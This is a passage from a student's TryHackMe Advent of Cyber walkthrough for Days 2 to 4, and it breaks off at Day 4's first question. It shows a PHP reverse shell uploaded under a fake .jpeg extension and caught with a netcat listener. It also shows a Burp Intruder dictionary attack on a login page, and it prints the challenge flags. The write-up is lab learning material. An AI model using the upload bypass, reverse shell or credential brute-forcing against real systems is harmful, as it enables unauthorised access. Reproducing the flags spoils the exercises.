
Step 9:

Create a listener to receive what we want from target through our connection created by the reverseshell.jpeg.php file we just uploaded. Click the file we uploaded as soon we created the listener.

```
└─(kali㉿kali)-[~]
$ nc -lvpn 1234
listening on [any] 1234 ...
connect to [10.8.94.82] from (UNKNOWN) [10.10.120.122] 49890
Linux security-server 4.18.0-193.28.1.el8_2.x86_64 #1 SMP Thu Oct 22 00:20:22
UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
22:58:38 up 25 min, 0 users, load average: 0.00, 0.04, 0.29
USER    TTY      FROM           LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (851): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4$ cat /var/www/flag.txt
```

Step 10:

As soon we successfully create the listener, we can find the flag by inserting `cat /var/www/flag.txt`. Then we shall receive the flag.



The screenshot shows a terminal window with three tabs open, all showing the same command-line session. The tabs are labeled "kali@kali: ~" and are represented by small terminal icons. The terminal content is as follows:

```
kali@kali: ~
File Actions Edit View Help
kali@kali: ~ × kali@kali: ~ × kali@kali: ~ ×
USER    TTY      FROM           LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (851): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4$ cat /var/www/flag.txt
cat /var/www/flag.txt

=====
You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're enjoying yourself so far, and are learning lots!
This is all from me, so I'm going to take the chance to thank the awesome @Varunaar for his invaluable design lessons, without which the theming of the past two websites simply would not be the same.

Have a flag -- you deserve it!
THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}

Good luck on your mission (and maybe I'll see y'all again on Christmas Eve)!
--Muirri (@MuirlandOracle)
```

Thought Process/Methodology:

Accessed to the target machine, we insert the ID number assigned in tryhackme into the id parameter in the search box. As soon landed on the picture submission page we view page source to see what type of file allowed to be uploaded which is image file. Then, we download the reverse shell file into our own machine using the link given in the tryhackme. We also copy the reverse shell file into current directory, change the name into the simple one and add .jpeg extension so it is allowed to be uploaded in the page. Then, we change the IP address and port number in the reverse shell file according to our machine IP address and port number then save it. Then, we upload the reverseshell.jpeg.php file to the page. After that, we create our own listener using the same port number we assigned in the reverse shell file. Click the file we just uploaded in the page and our listener start functioning. We insert the following command `cat /var/www/flag.txt` and we receive the flag we wanted.

Day 3 - Web exploitation - Christmas Chaos

Tools used: Kali linux, Firefox

Solution/walthrough:

Question 1:

What is the name of the botnet mentioned in the text that was reported in 2018?

What's even worse is that these devices are often exposed to the internet, potentially allowing anyone to access and control it. In 2018 it was reported that a botnet (a number of internet-connected devices controlled by an attacker to typically perform DDoS attacks) called **Mirai** took advantage of Internet of Things (IoT) devices by remotely logging, configuring the device to perform malicious attacks at the control of the attackers; the Mirai botnet infected over 600,000 IoT devices mostly by scanning the internet and using default credentials to gain access.

-Screenshot from Tryhackme-

Question 2:

How much did Starbucks pay in USD for reporting default credentials according to the text?

In fact, companies such as Starbucks and the US Department of Defense have been victim to leaving services running with default credentials, and bug hunters have been rewarded for reporting these very simple issues responsibly (Starbucks paid \$250 for the reported issue):

- <https://hackerone.com/reports/195163> - Starbucks, bug bounty for default credentials.
- <https://hackerone.com/reports/804548> - US Dept Of Defense, admin access via default credentials.

In 2017, it was [reported](#) that 15% of all IoT devices still use default passwords.

[SecLists](#) is a collection of common lists including usernames, passwords, URLs and much more. A password list known as "rockyou.txt" is commonly used in security challenges, and should definitely be a part of your security toolkit.

-Screenshot from Tryhackme-

Question 3:

Read the report from Hackerone ID:804548 - who was the agent assigned from the Dept of Defense that disclosed the report on Jun 25th?

TIMELINE		
 arm4nd0	submitted a report to U.S. Dept Of Defense .	Feb 25th (2 years ago)
 BOT:	posted a comment.	Feb 25th (2 years ago)
 agent-l8 <small>(U.S. Dept Of Defense staff)</small>	updated the severity to Critical.	Feb 25th (2 years ago)
 agent-l8 <small>(U.S. Dept Of Defense staff)</small>	changed the status to ● Triaged .	Feb 25th (2 years ago)
 arm4nd0	posted a comment.	May 11th (2 years ago)
 agentt2	closed the report and changed the status to ● Resolved .	May 22nd (2 years ago)
 arm4nd0	posted a comment.	Jun 25th (2 years ago)
 agent-l8 <small>(U.S. Dept Of Defense staff)</small>	posted a comment.	Updated Jun 25th (2 years ago)
 arm4nd0	posted a comment.	Jun 25th (2 years ago)
 arm4nd0	requested to disclose this report.	Jun 25th (2 years ago)

-Screenshot from <https://hackerone.com/reports/804548>-

Question 4:

Examine the options on FoxyProxy on Burp. What is the port number for Burp?

Proxy Type

HTTP

Proxy IP address or DNS name ★

127.0.0.1

Port ★

8080

Username (optional)

username

Password (optional) 

Cancel Save & Add Another Save & Edit Patterns Save



Question 5:

Examine the options on FoxyProxy on Burp. What is the proxy type?

Proxy Type

HTTP

Proxy IP address or DNS name ★

127.0.0.1

Port ★

8080

Username (optional)

username

Password (optional) 

Cancel Save & Add Another Save & Edit Patterns Save



Question 6:

Experiment with decoder on Burp. What is the URL encoding for "PSP0201"?

PSP0201

%50%53%50%30%32%30%31

Question 7:

Look at the list of attack type options on intruder. Which of the following options matches the one in the description?

Uses multiple payload sets. Different payload for each defined position up to maximum 20. Iterates through each payload set in turn, so all permutations of payload combinations are tested.

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. The 'Positions' tab is active. A red box highlights the 'Choose an attack type' section, which contains a dropdown menu with the option 'Cluster bomb'. Below this, another red box highlights the 'Payload Positions' section, which contains a note: 'Configure the positions where payloads will be inserted, they can be added into the table below.'

Question 8:


What is the flag?

Flag: THM{885ffab980e049847516f9d8fe99ad1a}

Step-by-step to get the flag :


Step 1:

Deploy your AttackBox (the blue "Start AttackBox" button) and the tasks machine (green button on this task) if you haven't already. Once both have deployed, open Firefox on the AttackBox and copy/paste the machines IP (MACHINE_IP) into the browser search bar.



Step 2:

Opening burpsuites community edition



Step 3:

Turned on the intercept

The screenshot shows the Burp Suite interface with the "Proxy" tab selected. A request from "push.services.mozilla.com" is being intercepted. The "Inspector" panel on the right shows the request attributes, query parameters, body parameters, cookies, and headers. The "Raw" tab of the message editor displays the following HTTP request:

```
1 GET / HTTP/1.1
2 Host: push.services.mozilla.com
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64;
rv:80.0) Gecko/20100101 Firefox/80.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Sec-WebSocket-Version: 13
8 Origin: wss://push.services.mozilla.com/
9 Sec-WebSocket-Protocol: push-notification
10 Sec-WebSocket-Key: SN8EntmWb/s2bg6PjyAC5A==
11 Connection: keep-alive, Upgrade
12 Pragma: no-cache
13 Cache-Control: no-cache
14 Upgrade: websocket
15
16
```

The "Raw" tab also includes a search bar and a note indicating 0 matches found.

Below the Burp Suite window, a THM AttackBox browser window is open, showing a login page for "Santa Sleigh Tracker". The page includes fields for "Username" and "password", and a large green button labeled "Sign In". The status bar at the bottom of the browser window shows "37m 10s".

Step 4:

Send to intruder tools and clear the pre-selected

The screenshot shows the Burp Suite interface in the Intruder tab. A POST request is selected with the URL `http://10.10.139.16`. The payload section contains the following code:

```
1 POST /login HTTP/1.1
2 Host: 10.10.139.16
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 34
9 Origin: http://10.10.139.16
10 Connection: close
11 Referer: http://10.10.139.16/
12 Upgrade-Insecure-Requests: 1
13
14 username=$zarifs&password=$ayangoreng$
```

Below the payload, there are buttons for **Add \$**, **Clear \$**, **Auto \$**, and **Refresh**. At the bottom, there is a search bar, a "0 matches" button, and a "Length: 499" indicator.

Step 5:

Add new selected which is the username and password


The screenshot shows the Burp Suite interface in the Intruder tab. A POST request is selected with the URL `http://10.10.139.16`. The payload section contains the following code:

```
1 POST /login HTTP/1.1
2 Host: 10.10.139.16
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 34
9 Origin: http://10.10.139.16
10 Connection: close
11 Referer: http://10.10.139.16/
12 Upgrade-Insecure-Requests: 1
13
14 username=$zarifs&password=$ayangoreng$
```

Below the payload, there are buttons for **Add \$**, **Clear \$**, **Auto \$**, and **Refresh**. At the bottom, there is a search bar, a "0 matches" button, and a "Length: 499" indicator.

Step 6:

Choose attack type which is “cluster bomb”



The screenshot shows the OWASP ZAP interface with the 'Proxy' tab selected. In the main content area, there is a red circle around the 'Cluster bomb' option in a dropdown menu labeled 'Attack type'. Below this, there is a note: 'Configure the positions where payloads will be inserted, they can be added into the table below.'

Step 7:


Add several lists of potential username on payload set 1

You can define one or more payload sets. The number of payload sets depends on the attack type.

Payload set: Payload count: 3
Payload type: Request count: 0

② Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.



The screenshot shows the 'Simple list' payload options dialog. On the left, there is a vertical toolbar with buttons for Paste, Load ..., Remove, Clear, and Deduplicate. The main area displays a list of payload items: admin, root, and user. A red arrow points to the 'root' item. At the bottom, there is an 'Add' button and a dropdown menu for 'Add from list ... [Pro version only]'. The 'Add' button has a blue border, indicating it is active or selected.

Step 8:

Add several lists of potential password that match with username on payload set 2

(?) Payload Sets

You can define one or more payload sets. The number of payload sets depends on the

Payload set: 2 Payload count: 3
Payload type: Simple list Request count: 9

(?) Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	password
Load ...	admin
Remove	12345
Clear	
Deduplicate	
Add	<input type="text"/>
Add from list ... [Pro version only] <input type="button" value="▼"/>	

Step 9:

Attack launched

2. Intruder attack of http://10.10.139.16 - Temporary attack - Not saved to project file									
Attack	Save	Columns							
Results	Positions	Payloads	Resource Pool	Options					
Filter: Showing all items <input type="button" value="?"/>									
Request ^	Payload 1		Payload 2		Status	Error	Timeout	Length	Comment
0					302	<input type="checkbox"/>	<input type="checkbox"/>	309	
1	admin		password		302	<input type="checkbox"/>	<input type="checkbox"/>	309	
2	root		password		302	<input type="checkbox"/>	<input type="checkbox"/>	309	
3	user		password		302	<input type="checkbox"/>	<input type="checkbox"/>	309	
4	admin		admin		302	<input type="checkbox"/>	<input type="checkbox"/>	309	
5	root		admin		302	<input type="checkbox"/>	<input type="checkbox"/>	309	
6	user		admin		302	<input type="checkbox"/>	<input type="checkbox"/>	309	
7	admin		12345		302	<input type="checkbox"/>	<input type="checkbox"/>	255	
8	root		12345		302	<input type="checkbox"/>	<input type="checkbox"/>	309	
9	user		12345		302	<input type="checkbox"/>	<input type="checkbox"/>	309	

Step 10:

“Admin” username and “12345” password distinct in length from the others - Assuming this is the set of username and password that match.

2. Intruder attack of http://10.10.139.16 - Temporary attack - Not saved to project file

Attack	Save	Columns					
Results	Positions	Payloads	Resource Pool	Options			
Filter: Showing all items							
Request ^	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0			302			309	
1	admin	password	302			309	
2	root	password	302			309	
3	user	password	302			309	
4	admin	admin	302			309	
5	root	admin	302			309	
6	user	admin	302			309	
7	admin	12345	302			255	
8	root	12345	302			309	
9	user	12345	302			309	

Request Response

Pretty Raw Hex ⌂ ln ⌂

```
1 POST /login HTTP/1.1
2 Host: 10.10.139.16
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 29
9 Content-Type: application/x-www-form-urlencoded
```

⑦ ⌂ ⌂ Search... 0 matches

Finished


Step 11:

Trying to use “admin” as username and “12345” as password

The Santa Sleigh Tracker App uses state of the art technology to track Santa as he travels around the world delivering presents.

Step 12:

Login successful using “admin” as the username and “12345” as password and we can see the flag.



Thought Process/Methodology:

At first we deploy our Attackbox and start the target machine using the IP address given when click the “start machine” button. The IP address got us landed on Santa Sleigh Tracker App login page which required us to key-in username and password. So, we required to find the match set of username and password in order to get us login into the app using method called dictionary attack. It is basically requires us to break into authenticated system using lists of potential credentials. In this task we use burpsuite. First of all we need to turned on the intercept in order to receive the message that pass between the browser and allow us to see it before it launched. We then entered random username which is “zarif” and password “ayamgoreng” then click sign in button. As we clicked it, we can see the request appeared in proxy tab. We then right clicked the request captured then click send to intruder which is the automated tool used to loop through the list of credentials and submit the login request. This can be used to find usernames and passwords that matched. Then we clear the preselected request and add new selection which is username and password that we used previously. We then switched to “cluster bomb” attack. This kind of attack used when there is several payloads sets are required. It will iterate through all possibilities of credentials that match each others. We then go to payloads page and entered the potential usernames in for payloads set 1 and passwords in payloads set 2. As we launched the attack, we can see the result of attack and one of it is distinct from others were assumed as the matched credentials. Using the matched credentials, we login into the page and receive the flag to complete the task.

Day 4 - Web exploitation - Santa's watching

Question 1

Given the URL "<http://shibes.xyz/api.php>", what would the entire wfuzz command look like to query the "breed" parameter using the wordlist "big.txt" (assume that "big.txt" is in your current directory)

Note: For legal reasons, do *not* actually run this command as the site in question has not consented to being fuzzed!

Note: For legal reasons, do *not* actually run this command as the site in question has not consented to being fuzzed!

